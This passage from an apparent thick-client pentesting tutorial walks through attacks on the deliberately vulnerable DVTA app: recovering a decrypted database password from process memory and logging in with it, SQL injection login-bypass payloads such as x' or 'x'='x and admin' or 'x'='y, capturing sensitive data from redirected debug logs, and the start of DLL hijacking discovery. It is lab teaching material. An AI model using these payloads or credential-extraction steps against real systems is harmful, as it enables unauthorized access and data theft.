
- On applying the **Filter**, we have got decrypted credentials data in memory, simply we can copy the data string by selecting it and click on Copy.



- The next word we can search is **Decrypt**, which can also gives us useful results.




- So, we got decrypted "**dbpassword",** copy the string and paste it in notepad.




- Till now we have collected the sensitive data shown in image below:

- Now, using the credentials we can try to connect to the database server.



- BOOM! we got successfully logged in. By this method a hacker can steal sensitive data from the database.



SQL Injection


- SQL uses the below query to check the user/password in database. We will mess with the SQL query and try to break it.

```
Select * from users where usewrname='something_user' and
password='something_password';
```


```
#Manipulated_Query
Select * from users where usewrname='x' or 'x'='x' and password='x' or
'x'='x';
```

- Let's use the SQL payload to test it. Paste the below query in both username and password.

```
x' or 'x'='x
```




- In result we are logged in as user John.




- In case, if we are aware of usernames then we can use the query like:

```
admin' or 'x'='y
```



- So in result we are successfully logged in as admin user.




Side Channel Data Leaks

💡 Causes of Side Channel Data Leaks: - Developers often use logging for debugging purposes during development. - Developers may write debug logs into console or some sort of file on the disk when the application is moved into production. - If these debug logs are not removed from the application, it can pose a security risk.


- This time run application through **Console Window** using the cmd below.

```
<application.exe> > logs.txt

#Example
DVTA.exe > dvta_logs.txt
```



- Application window will open, use the application normally as we use, try login with regular user credentials, browse the application.
- After doing a bit, we can logout and open the **dvta_log.txt** file to see the data.

- We have got sensitive data in our file.



- We can use this captured data to fully compromise the server.

DLL Hijacking

💡 **DLL = Dynamic Link Library** A collection of code and resources that can be shared and reused by multiple programs in Windows. It helps to make programs more efficient by allowing code to be loaded into memory only when needed, promoting code reusability and modular design.

DLL Load Order:

In case App can't able to load a DLL, which may available in system directory but the absolute path is not provided, in this case application follow the below order to find it

DLL Load Order:


- The directory from which the application is loaded.
- The current directory.
- The system directory (C:| (Windows) (System32\).
- The 16-bit system directory.
- The Windows directory.
- The directories that are listed in the PATH environment variable. |

How to find if a application is vulnerable to DLL hijacking?


Assumptions:

- We got initial foot hold on the target machine with low privileges.
- We found an application(DVTA) running with admin privileges.
- Find if it is vulnerable to DLL Hijacking and exploit it.


- Open **Process Monitor** and apply some filters. Firstly we'll apply filter for **Process Name**.




- Second filter we'll apply for **Path** which ends with dll.



